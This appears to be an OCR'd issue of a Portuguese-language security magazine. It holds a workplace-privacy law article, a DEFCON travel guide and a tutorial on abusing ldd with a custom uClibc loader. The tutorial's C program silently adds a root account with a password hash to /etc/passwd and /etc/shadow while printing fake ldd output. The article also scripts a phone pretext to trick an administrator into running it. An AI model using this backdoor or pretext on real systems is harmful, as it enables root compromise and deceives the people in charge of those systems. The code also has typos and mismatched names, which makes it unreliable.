Com o aumento do uso de ferramentas tecnológicas a relação entre vida pessoal e vida profissional tem se tornado cada vez mais indistinguível e a definição de privacidade sob a ótica de funcionários e de empresas acaba gerando conflitos e disputas judiciais quando recursos das últimas são usados de forma questionável pelos primeiros e esse uso não é balizado por normas e procedimentos corporativos.

Para o tratamento na esfera criminal temos o Código Penal – tratando dos crimes contra a liberdade individual, inviolabilidade de correspondência e domicílio, entre outros aspectos relacionados com a privacidade dos cidadãos – em seu Capítulo VI. Civilmente, temos o art. 21 do novo Código Civil – tratando da inviolabilidade da vida privada de pessoa natural – no capítulo dedicado aos direitos da personalidade.

Sob a ótica trabalhista temos um tratamento indireto na CLT da questão da privacidade, pois essa lei tem a função de regulamentar as questões de ordem geral das relações de trabalho no Brasil e não as especificidades.

Todo esse instrumental jurídico dá subsídios as empresas para o tratamento da maior parte das situações envolvendo a privacidade na relação empregador-empregado, mas caso alguma situação gere divergências entre as partes, existem outros dispositivos que permitem discussões legais para a resolução das discordâncias.

Privacidade Sob a Ótica da Tecnologia da Informação

Olhando para a privacidade apenas sob o ponto de vista da tecnologia da informação, caminhamos naturalmente para os três princípios básicos que formam a chamada Tríade da Segurança da Informação, princípios esses que são a confidencialidade, a integridade e a disponibilidade, sendo que desses três o que tem relação direta com a privacidade é a confidencialidade.

A integridade e a disponibilidade, geralmente, são afetadas quando a confidencialidade é comprometida pois a maioria dos ataques e fraudes não tem como objetivo apenas o acesso aos dados e, em função disso, a privacidade deve ser considerada um dos ítens mais críticos na definição das metodologias e das tecnologias que serão usadas para balizar e controlar os aspectos de acesso as informações.

Há essa necessidade porque os usuários são considerados o ponto mais sensível dentro do universo de fatores que determina os níveis de confidencialidade, integridade e disponibilidade das informações e isso acontece porque os seres humanos – em suas possibilidades de ação – não são um conjunto de elementos finitos, como são os sistemas usados pela área de tecnologia da informação.

Dessa forma, não adianta controlar todos os pontos de acesso às informações com soluções procedimentais e tecnológicas se os usuários dos sistemas não forem instruídos e não estiverem cientes dos desdobramentos que podem ocorrer caso haja algum acesso indevido às informações sob sua responsabilidade.

Por essas razões, é necessário que as medidas de segurança sejam pensadas levando-se em consideração tanto os aspectos tecnológicos quanto os humanos.

Privacidade no Ambiente Corporativo

O uso da jurisprudência e dos conceitos relativos à privacidade é percebido quando empresas elaboram regulamentos e normas de segurança aos quais subordinam os funcionários.

As políticas de segurança da informação, por exemplo, são documentos que – quando elaborados de forma correta – englobam conceitos e melhores práticas do mercado e têm como fundamentos as diretrizes e normas da empresa, de forma que isso torna a implantação das regras menos impactante nas operações e minimiza os choques culturais na comunidade de usuários, pois a cultura e o modo de pensar da empresa já estão presentes naquilo que está sendo criado e implementado.

E mesmo existindo todo um ferramental jurídico-tecnológico, ainda há questões que geram controvérsia e uma das maiores diz respeito ao uso do e-mail corporativo para fins pessoais, ou adversos ao trabalho.

Depois de decisões favoráveis aos funcionários e de decisões favoráveis aos empregadores percebe-se – pela própria literatura da área de segurança da informação – que padrões estão sendo estabelecidos para o tratamento dessas situações.

Um desses padrões é o cuidado da empresa em apresentar periodicamente aos funcionários os regulamentos de uso dos ativos e de exigir o reconhecimento dos mesmos em algum formato que possa ser usado como prova em disputas judiciais.

Outra área muito sensível da relação empregador-empregado é a que trata do sigilo das informações, pois as faltas cometidas nesse âmbito podem comprometer grandes somas de recursos. Pelo fato de ser uma questão extremamente sensível ao cenário empresarial o sigilo é tratado pelas alíneas “h” e “g” do art. 482 da CLT, pelo art. 54 do Código Penal e pelos incisos XI e XII da Lei 9.279/96.

Conclusão

Em função da evolução tecnológica e da ocorrência de ações judiciais envolvendo disputas entre patrões e empregados, podemos perceber que as empresas têm aumentado e melhorado suas iniciativas com o objetivo de desenvolver regulamentos para balizar o uso de seus ativos e para garantir a segurança das informações que são sensíveis para suas atividades.

Por outro lado, em função do aumento do número de usuários com acesso a tecnologias cada vez mais poderosas e ubíquas, temos um número crescente de vítimas em potencial para ações cujo objetivo seja comprometer os ativos tangíveis, intangíveis e intelectuais das corporações.

Dados esses dois aspectos do atual cenário empresarial perante um mercado cada vez mais dinâmico, competitivo e globalizado, conclui-se que há uma necessidade crescente de alinhamento entre as áreas de tecnologia e segurança da informação e os departamentos jurídicos, de forma que as ações tomadas pelas primeiras não contradigam e nem engessem o segundo e vice-versa.

Além dessa sinergia, essas áreas ainda precisam encontrar soluções procedimentais e tecnológicas que sempre estejam alinhadas com os objetivos estratégicos das empresas, de forma que colaborem para o atingimento das metas corporativas em termos financeiros e mercadológicos.

Bibliografia

BASTOS, Alberto. Et al. Security Office – 1: Guia Oficial para a Formação de Gestores em Segurança da Informação. Porto Alegre, RS: Zouk, 2006.

FEDERAL, Senado. Constituição da República Federativa do Brasil. [S.I.]: Senado Federal, 2010. Disponível em: <http://www.senado.gov.br/sf/legislacao/const>. Acesso em: 16 jan. 2010

REPÚBLICA, Presidência da. DECRETO-LEI N.º 5.452, DE 1º DE MAIO DE 1943. [S.I.]: Presidência da República, 2010. Disponível em: <http://www.planalto.gov.br/ccivil/Decreto-Lei/Del5452.htm>. Acesso em: 23 jan. 2010

REPÚBLICA, Presidência da. DECRETO-LEI No 2.848, DE 7 DE DEZEMBRO DE 1940. [S.I.]: Presidência da República, 2010. Disponível em: <http://www.planalto.gov.br/CCIVIL/Decreto-Lei/Del2848.htm>. Acesso em: 18 jan. 2010

REPÚBLICA, Presidência da. LEI No 10.406, DE 10 DE JANEIRO DE 2002. [S.I.]: Presidência da República, 2010. Disponível em: <http://www.planalto.gov.br/CCIVIL/leis/2002/L10406.htm>. Acesso em: 21 jan. 2010

REPÚBLICA, Presidência da. LEI Nº 9.296, DE 24 DE JULHO DE 1996. [S.I.]: Presidência da República, 2010. Disponível em: <http://www.planalto.gov.br/ccivil_03/LEIS/L9296.htm>. Acesso em: 26 jan. 2010

Graduado em Informática com Ênfase em Gestão de Negócios;

Pós-graduado em Segurança da Informação;

Pós-graduando em Gestão Empresarial;

Experiência de 5 anos em Desenvolvimento de Sistemas e 3 anos de experiência na área de Segurança da Informação e Compliance atuando, principalmente, com Políticas de Segurança, controle de qualidade das atividades de Compliance e criação de ferramentas de geração de métricas;

Trabalhando como Analista de Segurança para a IBM Brasil.

Chamada de Artigos

Gostaria de ter seu artigo publicado na próxima edição da Revista Stay Safe?

Envie o seu trabalho para análise

cfp@staysafepodcast.com.br

Não esqueça de anexar biografia e imagem

DEFCON PARA LEIGOS

Por Willian O. Caprino

Ok, você já sabe o que é a Defcon, cansou de ler mensagens em listas e ouvir relatos de brasileiros que já foram para lá e voltaram falando que é uma experiência bacana. Chegou a sua vez. Esta matéria irá ajudá-lo com dicas da conferência e da cidade que a hospeda, Las Vegas.

Planejando sua viagem.

A Defcon ocorre todos os anos em um fim de semana próximo ao final de julho e início de agosto. Desde 2009, ela se inicia na quinta (anteriormente era na sexta) e termina no domingo. Procure chegar no dia anterior, para ter algum tempo para descansar da viagem e se aclimatar com a agradável temperatura de Las Vegas no verão. Algo entre 27 graus (de madrugada) a 45 graus (na maior parte do dia). Sim, é quente pacas. E seco. Traga seu rinossoro.

Existem várias opções de vôos do Brasil para Las Vegas. Partindo de São Paulo, há opções da American Airlines, United, Continental, Delta e outras. Os vôos sempre têm uma conexão, que é onde efetivamente você entra nos Estados Unidos, faz a imigração, pega suas bagagens que eventualmente são vistoriadas para em seguida despachá-las novamente ao destino (Vegas). Somente na entrada isso é necessário. Na volta as malas vão direto de Las Vegas ao seu destino final. Falando em malas, quando você compra um vôo internacional, tem direito a despachar duas malas com até 32 kg cada. Se passar disso, paga uma taxa adicional, por volta de US$ 100,00.

Há conexões em Miami, Chicago, Dallas, Nova York e outras. Em média, um vôo São Paulo – Miami dura cerca de 8 horas, e o vôo Miami-Las Vegas, cerca de 4 horas e meia. Miami é a melhor opção em relação a distância (o que significa um tempo de vôo menor). Compre um vôo em que você tenha um intervalo razoável entre chegar no seu ponto de entrada (nesse caso, Miami) e sair para o destino final. Como eu citei no parágrafo anterior, você terá que fazer a imigração, pegar sua mala, eventualmente passar em um raio-X ou uma vistoria para depois despachá-la. Há também o risco do vôo atrasar. Vale a pena ter um intervalo maior e passear um pouco em Miami (se não quiser ficar esperando no aeroporto) do que perder o vôo de conexão.

Comprando suas passagens com antecedência, é possível encontrar valores próximos a US$ 800,00, ida e volta São Paulo – Las Vegas. Consulte seu agente de viagens para encontrar as melhores tarifas. Lembre-se: quanto antes comprar, mais barato fica e com mais opções de escolha. Dois meses antes, a passagem já vai estar por volta de US$ 1.200,00 a US$ 1.500,00. A mesma regra vale para a reserva de hoteis. Consulte os sites www.hotels.com e www.vegas.com para encontrar as melhores tarifas para hotéis em Las Vegas.

Ok, mas Las Vegas tem centenas de hotéis. Onde eu devo ficar?

Antes de responder, vamos conhecer brevemente Las Vegas. Eu já disse que lá é quente? Não se esqueça disso. É quente mesmo. E seco.

Há uma rua lá chamada "Las Vegas Boulevard", conhecida também como "The Strip". É isso que você vê na maioria dos filmes que se passam em Las Vegas. Tem aquele monte de Cassinos gigantes, luzes e mais luzes. De fato, é a principal avenida de Las Vegas e você pode passar vários dias nela, assitindo shows, indo a parques de diversões dentro dos hoteis (todos os cassinos lá são hoteis) , vendo atrações, fazendo compras e é claro, jogando. Basta você ter muito dinheiro. Caso você seja pobre como eu, tem bastante coisa grátis, como as fontes do Bellagio (shows de 30 em 30 minutos, basta estar na calçada, em frente ao hotel), o vulcão do Treasure Island, os tigres brancos do Mirage, Leões do MGM, etc. Prepare sua máquina fotográfica, tem muita coisa legal para registrar.

Saindo da Strip, há a região central, chamada Freemont, onde há cassinos mais antigos e um gigantesco painel luminoso que cobre a rua. Vale a visita. Nas ruas paralelas ou transversais a Strip também há bastante comércio, cassinos e opções de hotéis.

Mas voltando aos hotéis, sua decisão deve estar relacionada com a sua forma de locomoção.

Pessoalmente, recomendaria que você alugasse um carro. As tarifas de Las Vegas são em geral menores que outros lugares, como Miami, por exemplo. Um carro médio (que nos Estados Unidos equivale a algo grande por aqui) custa cerca de US$ 100,00 por dia, incluindo todos os seguros e GPS. Sim, faça o seguro total. Não é uma boa idéia não ter seguro se alguma coisa acontecer nos EUA com você ou com terceiros. Ah, tem estacionamento em quase todos os lugares, sem custos. Lembre-se que você pode estacionar e levar a chave (e não esquecer onde você parou, pois a maioria dos estacionamentos lá são prédios garagem, onde todos os andares são muito parecidos), ou então deixar em um serviço de vallet. Basta dar um Tip (aka gorjeta) ao manobrista depois. US$ 2,00 a US$ 5,00 são suficientes.

Utilize o site http://www.carrentals.com para descobrir qual locadora de veículos tem o melhor preço. Faça sua reserva com antecedência. Dica: A reserva não inclui os custos do seguro e outros opcionais como GPS. Considere uns US$ 60 na sua diária para estes extras. Após reservar, verifique periodicamente se não há taxas melhores ou promoções, pois os preços variam diariamente.

Optando por ter um carro, suas opções de hotel não se limitam a proximidade do Riviera, onde a Defcon ocorre. E mesmo que você escolha um hotel próximo, como o Circus Circus, que fica em frente ao Riviera, não significa que você não terá que andar. Na prática, se você ficar no Circus Circus, que é o hotel mais próximo, terá que andar, do seu quarto até o Riviera, uns 300 a 500 metros. Lembra que é quente, né ? O Circus Circus custa cerca de US$ 40,00 por dia.

Já com o carro, é possível escolher hotéis um pouco mais afastados, com preços que variam de US$ 15,00 a US$ 40,00 por dia. Este é o preço do quarto, para até duas pessoas.

Com um pouco mais de dinheiro (e o carro), opções como o Stratosphere (US$ 45,00), Luxor (US$ 65,00), Hilton (US$ 80,00), são interessantes. Caso esteja a pé, as melhores opções são o próprio Riviera (que lota rápido no período da Defcon) e o Circus Circus (US$ 45,00) Estes preços são aproximados, lembre-se de reservar com alguma antecedência para melhores taxas.

Vegas e proximidades

Ok, você já tem sua passagem, seu carro e seu hotel. O que mais falta? Bem, além da Defcon, há algumas coisas interessantes para se fazer em Vegas e pode ser uma boa idéia, se o seu tempo e orçamento permitir chegar alguns dias antes ou ir embora alguns dias depois.

Como eu já citei, se é sua primeira vez, andar (a pé e a noite) pela Strip e visitar os cassinos é sempre interessante. Uma ou duas noites é suficiente para uma exploração do local. Uma noite na Freemont também é uma boa idéia.

Há diversos shows, como Cirque du Soleil, Blue Man Group, Mágicos, Comediantes, etc. Mais uma vez, procure adquirir seus ingressos com antecendência. O site www.vegas.com pode lhe ajudar.

Nas proximidades de Vegas, a cerca de 30 milhas está o Hoover Dan, que é aquela represa e usina hidra-elétrica no rio Colorado. Dá para pagar por uma visita que inclui as instalações ou só passar por cima e tirar fotos de concreto e um lago. Sim, é legal, mas só um pouco. Seguindo por essa mesma estrada (93/95), mais umas 50 milhas e você chega em Kingman, de onde pode pegar a Route 66. Este é um passeio muito interessante, histórico e cheio de referências nostálgicas, como motéis, lojas e lanchonetes que parecem ter parado no tempo. A estrada é boa e feita para andar devagar (55 milhas por hora), curtindo a viagem. De Kingman, siga para Hackberry e pare em um antigo posto de gasolina, do lado esquerdo. Paraíso para fotográfos. Continue em frente até Peach Springs e depois Seligman onde você pode comer um hambuger na simpática lanchonete "Cheeseburger with cheese". Aproveite para visitar as lojinhas de souvenirs e tirar fotos dos carros e construções por lá.

Converse com os locais, eles adoram os poucos turistas que ainda passam por lá. Para quem assistiu a animação "Carros", da Pixar, a sensação é de que você está lá em Radiator Springs. Inclusive encontrei em uma das lojas de souvenirs um desenho feito pelo pessoal da Pixar quando passaram por lá pesquisando sobre a Rota 66 para fazer o filme. Em Seligman você pode continuar na 66, continuar mais 100 milhas até o Grand Canyon, ou voltar, pela própria 66 ou pela I-40, até Kingman e de lá pela 95 até Las Vegas. A paisagem de deserto desse trecho da 66 é difícil de descrever. Muito bonita e hipnotizante. Inicio da manhã e fim de tarde fazem contrastes mais acentuados com as montanhas ao fundo. Dá para fazer aquelas fotos sensacionais.

Tenha o cuidado de ver antes no Google Maps ou semelhante onde estão os postos de gasolina que ainda funcionam. Lembre-se, é deserto e passa pouca gente. Celular não pega longe das cidades. Leve água e respeite o limite de velocidade se não quiser ser perseguido pela polícia local. Não leve bebidas alcoólicas no carro, mesmo se for somente para os passageiros. A polícia local fica de olho nisso.

De volta a Las Vegas, agora sim é hora daquela cervejinha. Custa em média US$ 5,00. Tem dois bares que recomendo: O bar central do cassino Hard Rock, sempre cheio de gente jovem e bonita e um local chamado Carnival, que fica ao lado do Cassino Imperial, na Strip (quase em frente ao Caesar Palace). Se você for a próxima Defcon e estas dicas lhe forem úteis, aproveite para me pagar uma cerveja em um desses locais.

Agora, se você quer economizar e dar uma calibrada antes de sair, passe em um Wal-Mart e compre um pack, já gelado de 30 Buds por cerca de US$ 15,00. Não beba dentro do carro, mesmo se você for passageiro. A polícia de lá para e prende todo mundo. Alguns hotéis possuem frigobar (o Circus Circus, por exemplo).

Falando em Wal-Mart, como um meu amigo Luiz Eduardo diz, é o local ideal para você comprar aquele pack de 2000 cotonetes que está em oferta por apenas... 9,99 dolares. Eu preciso de 2000 cotonetes? Provavelmente não, mas tava tão barato.... Normalmente você entra para comprar algo que precisa (a cerveja, por ex.) e acaba saindo de lá com um monte de coisa legal que aqui no Brasil custa caro. Coisas do American Way of life. Batatas Pringles (US$ 1,50), catchup Heinz (US$ 2,00) e outros cacarecos. Só não é mais divertido do que ir à Frys Electronics, o paraíso dos nerds, e na Best Buy.

Falando em eletrônicos, tendo tempo e transporte, pesquise um pouco os preços antes de comprar. Frys é normalmente o melhor local, mas muitas vezes a Best Buy tem preços melhores. Até mesmo o Wal-Mart. Fique atento a ofertas e produtos mais "escondidos" nas prateleiras mais baixas. Sempre tem alguma barganha interessante para coisas que nós nerds gostamos (roteadores Wireless, HDs e afins, pen-drives, Notebooks e por aí vai). Se o seu negócio é videogame, não deixe de visitar alguma loja da franquia Game Stop. Além de consoles e acessórios diversos para o seu VG favorito, há Games novos e usados, a preços bacanas.

Perto da Frys tem também o Las Vegas Outlet, onde você encontra marcas famosas com preços de fato baratos. Tênis, roupas, relógios, perfumes e souvenirs a preços excelentes. Mais uma razão para alugar aquele carro...

E a Defcon ?

Bom, depois de todo esse turismo e compras, vamos ao que te trouxe a Las Vegas.

A primeira coisa é ir buscar seu crachá. O Crachá da Defcon sempre é bacana e faz alguma coisa especial (o desse ano, por exemplo, tinha um led que reagia a sons). Já é tradicional nos ultimos anos que os crachás cheguem e se esgotem rapidamente. Se isso ocorrer, você fica com um provisório e depois troca pelo definitivo, mas isso significa que você terá que enfrentar duas filas. Procure pegar o seu crachá na quinta o quanto antes. Além do crachá você ganha uns adesivos, um CD com os materiais e a programação do evento.

Aproveite e pegue outra fila para comprar seus souvenirs da Defcon, como a camiseta oficial, canecas, copinhos, etc. As coisas legais acabam cedo também.

Não dê uma de brasileiro esperto, não fure filas, não passe na frente dos outros, não faça nada que denigra a imagem de nosso país. Sério.

Dê uma lida na programação para saber dos diversos eventos que ocorrem na Defcon. As palestras são apenas uma parte do que rola lá. Por exemplo, há um concurso para ver quem gela a cerveja no menor tempo. Nitrogênio líquido e outras geringonças participam. Coffe Wars é um concurso para eleger o melhor café. Mistery Chalenge, como o nome diz, é um desafio misterioso (duhh). Capture the Flag é um torneio para equipes pré qualificadas, onde os participantes tentam atacar e defender diversos servidores disponibilizados pela organização. Cuidado, não circule perto da area do capture de flag com a câmera fotográfica ligada. Alias, cuidado ao tirar fotos na Defcon, algumas pessoas não gostam de ser fotografadas e um Goon poderá lhe pedir que apague alguma foto. Evite tirar fotos de pessoas que não conhece, sempre que possível.

Goon ? Eles são as pessoas (acho), voluntárias, que organizam as coisas durante o evento. Um misto de segurança com faz tudo. Os Goons têm autoridade na Defcon, siga suas instruções para não ter problemas. Alguns parecem normais e inofensivos, outros se parecem com sargentos do exército. Você irá reconhecê-los, não se preocupe.

Consulte o Defcon FAQ para maiores informações sobre os goons e tudo o mais sobre a Defcon:

https://www.defcon.org/html/links/dc-faq/dc-faq.html

http://defcon.stotan.org/faq/

Na área do hotel onde ocorre a Defcon há umas escadas que dão acesso aos Skyboxes. Lá você Irá encontrar coisas interessantes como o Hardware Hacking Village, onde pessoas podem aprender e compartilhar técnicas de modificação de hardware. O seu crachá pode ser customizado aqui.

Outra sala nos Skyboxes é o Lockpicking Village, onde há palestras e hands-on sobre abertura de cadeados, fechaduras e tudo o mais que se possa imaginar. Há uma "lojinha" que vende as ferramentas também.

De volta ao piso inferior, não deixe de visitar a Vendor Area, onde se pode adquirir livros, hardware novo ou usado (de placas WI-Fi até como estações Sun ou Silicon Graphics antigas, passando por roteadores, switches, notebooks, tablets, palms Macs antigos e por ai vai). Há também stands da EFF, Hackers for Charities, DJ's, roupas, acessórios e algumas outras coisas bizarras difíceis de descrever. Leve dinheiro. E não se empolgue, lembre-se que você terá que passar na alfândega brasileira e explicar por que voce tem um Workstation na sua mala.

Finalmente, não deixe de ver algumas palestras. Há normalmente 4 ou 5 tracks e vale a pena dar uma lida no descritivo de cada palestra antes de escolher aonde vai, pois muitas delas tem títulos não muito óbvios. Veja qual é a sala da sua palestra e posicione-se na fila do lado de fora, se houver. Caso não haja, você pode entrar no fim da palestra anterior e esperar na sala, mas observe que quando a palestra seguinte é muito Hype, os Goons pedem que todos saiam da sala, priorizando quem está do lado de fora, aguardando na fila. Respeite essa organização, mesmo sendo meio chata. E de novo, não seja um espertoman. Nada de furar fila ou tentar entrar por alguma porta alternativa.

Na Defcon não tem horário de almoço, coffe break, etc. Procure uma sala que vende comida. É um serviço oferecido pelo hotel e você poderá apreciar quitutes como finger tips, hamburgers e aquela salada americana. Pegue sua guloseima favorita, pague e encha de molhos. Sim, você sobrevive a alguns dias comendo assim e é barato, menos de 10 dolares te alimentam. Sobra mais para a cerveja. Aliás, das 5PM a 7PM, a cerveja fica mais barata na Defcon. Aproveite !

Finalmente, há diversas festas que rolam nos dias anteriores, posteriores e durante a Defcon. Algumas são fáceis de ir, como a Freakshow. Outras dependem de você ser convidado. As festas normalmente são patrocinadas por algum fabricante de produtos de segurança. Ter algum deles em sua rede de relacionamento pode garantir um convite. A vantagem das festas é que aquela cerveja de US$ 5,00 é grátis, além de outras bebidas. Algumas festas ocorrem em casas noturnas bacanas de Las Vegas e também é uma oportunidade para conhecê-las sem custo. Fique atento aos horários, as festas começam e terminam exatamente no horário do convite. Chegue no horário para aproveitar o máximo. Dormir é para fracos...

Bem, essas foram as dicas básicas para quem nunca foi a Defcon. A cada ano, novos brasileiros passam a integrar a trupe que vai lá. E voltam no ano seguinte. Deve significar alguma coisa. Nos vemos em Vegas!

Especialista em Segurança da Informação. Certificado CISSP, Security+ e MCSO;


Foi Presidente do Capítulo Brasil da ISSA – Information System Security Association nas gestões 2007/2008 e 2009/2010;

Membro do ABNT CB21/SC02, que representa o Brasil na criação e revisão das normas ISO e IEC de segurança da informação;

Membro do OWASP, Open Web Application Security Community, capítulo Brasil;

Fundador e Chairman do You Sh0t the Sheriff, evento de segurança da informação e

Fundador e apresentador do Podcast I Sh0t the Sheriff.



Engenharia social é um dos temas mais abordados no meio de segurança da informação, isso talvez por não exigir nenhum skill técnico. Hoje em dia é muito fácil achar esse tipo de ataque, desde gangues que se utilizam de engenharia social para roubar aposentadoria de velhinhos desinformados, casos de usuários desatentos que clicam em qualquer link que encontram por ai ou no caso que vou tentar demonstrar aqui utilizando a ingenuidade de muitos admins de rede.

Um exemplo claro da ingenuidade de muitos admins é demonstrada na palestra do amigo Bruno Gonçalves[1] na H2HC[2] sobre engenharia social.

Agora vamos ao que interessa =p

Ha um tempo atrás (quando percebi que o ldd não passava de um enorme shellscript..rsrs) desconfiei que o ldd poderia permitir a execução de código porem isso dependeria de gerar uma glibc alterada para que o ld-linux.so setar a variável de ambiente "LD_TRACE_LOADED_OBJECTS" dai conseguir executar o programa quando chama-lo com o ldd o problema aqui é que não podemos simplesmente adicionar uma glib nova no server que queremos atacar então o que faremos? vamos compilar um programa com outro loader e simplesmente enviar a lib alterada junto com ele ;)

Como?
Vamos baixar a biblioteca C "uClib" (http://www.uclibc.org/) e configura-la da seguinte forma:

Crie um diretório onde deseja fazer os testes (Ex.: /home/usuario/teste), baixe a uClib em http://www.uclibc.org/downloads/uClibc-0.9.30.1.tar.bz2

Descompacte, entre no diretório criado (uClibc-0.9.30.1) e execute o comando "make menuconfig" para selecionar o tipo de arquitetura do sistema do sistema (na maioria dos casos usa-se a i386).

Salve e saia, depois altere o arquivo .config e configure o diretório de destino da instalação para o diretório que você criou (/home/usuario/teste no nosso exemplo).

```
--
# Mudar:
RUNTIME_PREFIX="/usr/$(TARGET_ARCH)-linux-uclibc/"
DEVEL_PREFIX="/usr/$(TARGET_ARCH)-linux-uclibc/usr/"

# Para
RUNTIME_PREFIX="/home/usuario/teste/uclibc/"
DEVEL_PREFIX="/home/usuario/teste/uclibc/usr/"
---
```

Agora precisamos comentar da linha 406 até a linha 410 no arquivo "ldso/ldso/ldso.c"

```
---
/*
   if (_dl_getenv("LD_TRACE_LOADED_OBJECTS", envp) != NULL) {
      trace_loaded_objects++;
   }
*/
---
```

Agora basta o clássico "$make & make install" para compilar e instalar nossa lib alterar no diretório "/home/usuario/teste" =D

Dai podemos criar um executável e "linka-lo" a essa lib, desta forma sempre que o ldd chama-lo ele executará o código que quisermos.. 8-]

Vamos ao primeiro código de teste: Crie um arquivo "ldd-world.c" com o conteúdo abaixo

```
-
#include <stdio.h>
#include <stdlib.h>

int main() {
  if (getenv("LD_TRACE_LOADED_OBJECTS")) {
    printf("Executando comando via ldd\n");
  }
  else {
    printf("Alo Mundo!!!\n");
  }
  return 0;
}
--
```

O código acima é bem básico e ele checa se a variável LD_TRACE_LOADED_OBJECTS esta setada (o que significa que ele esta sendo chamado através do ldd), se ela estiver setada ele exibe a mensagem "Executando comando via ldd" caso contrário ele exibe a famosa mensagem "Alo Mundo".

Agora vamos compilá-lo, essa parte não basta executar o velho "gcc -o" pois precisamos lincar esse código a nossa uClib preparada anteriormente, então para compilar usaremos o seguinte comando:

```
---
$ UCDIR=/home/usuario/teste/uclibc
$ gcc -Wl,--dynamic-linker,$UCDIR/lib/ld-uClibc.so.0 -Wl,-rpath-link,$UCDIR/lib -nostdlib ldd-world.c -o ldd-world
$UCDIR/usr/lib/crt*.o -L$UCDIR/usr/lib/ -lc
---
```

Explicando:

-Wl,--dynamic-linker,$UCDIR/lib/ld-uClibc.so.0 --> Configura o novo loader (repare que não deve ser o ld-linux.so)

-Wl,-rpath-link,$UCDIR/lib --> Configura o diretório onde o loader irá procurar suas dependências

-nostdlib --> Usado para que o programa não utilize bibliotecas do sistema

ldd-world.c -o ldd-world --> Compila o ldd-world.c criando o executavel ldd-world

$UCDIR/usr/lib/crt*.o --> Link estático para o código em tempo de execução

-L$UCDIR/usr/lib --> Diretório onde o programa deve progurar a libc

-lc --> link com a biblioteca C

Agora vamos ao teste.

```
---
$ ./ldd-world
Alo Mundo!!!
---
```

Até aqui OK como não chamamos ele com ldd a variarel LD_TRACE_LOADED_OBJECTS não foi setada e o programa não faz nada. Agora vamos chamar o programa com o ldd

```
--
$ ldd ldd-world
Executando comando via ldd
--
```

Aeeee OWNED !1!!!!1 :p

Na próxima página segue um código mais trabalhado que adiciona o usuário "own" com a senha "owned" no sistema caso o ldd seja executado pelo root.... =P

Apartir daqui basta treinar as suas técnicas de engenharia social para fazer o admin executar o ldd no seu programa.

Um exemplo é ligar pra ele e falar que esta preparando um programa de teste pra contabilidade ou pra diretoria e não esta conseguindo terminar o trabalho pois esta com uns problemas de dependência que você nunca viu. ;)

Usem com cuidado.

```
/* Não rode este código na sua máquina local. Aconselho o uso de máquinas virtuais para testes*/
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
void pretend_as_ldd()
{
   printf("\tlinux-gate.so.1 ;  (0xffffe000)\n")
   printf("\tlibat.so.0 gt; not found\n");
   printf("\tlibc.so.6 =&gt; /lib/libc.so.6 (0xb7ec3000)\n");
   printf("\t/lib/ld-linux.so.2 (0xb8017000)\n");
}
void passwd_file()

   FILE * pFile;
   pFile = fopen ("/etc/passwd","a+");
   fprintf (pFile, "own:x:0:0::/root/:/bin/sh\n");
   fclose (pFile);
   pFile = fopen ("/etc/shadow","a+");
   fprintf (pFile, "own:$1$gK1UdW1V$NSlmLeLSns7q0hDPDhkvY0:::::::\n");
   fclose (pFile);
}
void mallicious()
{
   if (geteuid() == 0) {
      passwd_file();
   }
}
int main(int argc, char **argv)
{
   if (getenv("LDD_TRACE_LOADED_OBJECTS")) {
      malicious();
      pretend_as_ldd();
      return 0;
   }
   printf("%s: error while loading shared libraries: libat.so.0: "
         "cannot open shared object file: No such file or directory\n",
         argv[0]);
   return 127;

}
```

Formado em gerenciamento de rede;

Trabalha há 10 anos com administração de servidores Linux;

Trabalha há 3 anos com segurança da informação;

Ministrou treinamentos de segurança no Senai SP e nas faculdades Radial;

Integra o time de pesquisa em segurança da informação BRC-SRT (BRconnection Security Research Team);

Trabalha com pesquisas independentes.

CSA BR Brazil Chapter

cloud security alliance SM

A Associação, sem fins lucrativos, CSA (Cloud Security Alliance) foi criada em 2008 na cidade de Las Vegas, e tem como principal objetvo tratar sobre assuntos relacionados a Segurança em Cloud Computing.

Em 2010 a CSA decidiu lançar a iniciativa para a criação de Chapter locais, então países fora dos EUA, puderam começar a colaborar com a disseminação das informações em outros idiomas.

O Chapter Brasileiro foi o segundo a ser reconhecido oficialmente pela CSA e com isso está trabalhando atualmente para poder alcançar as seguintes metas:

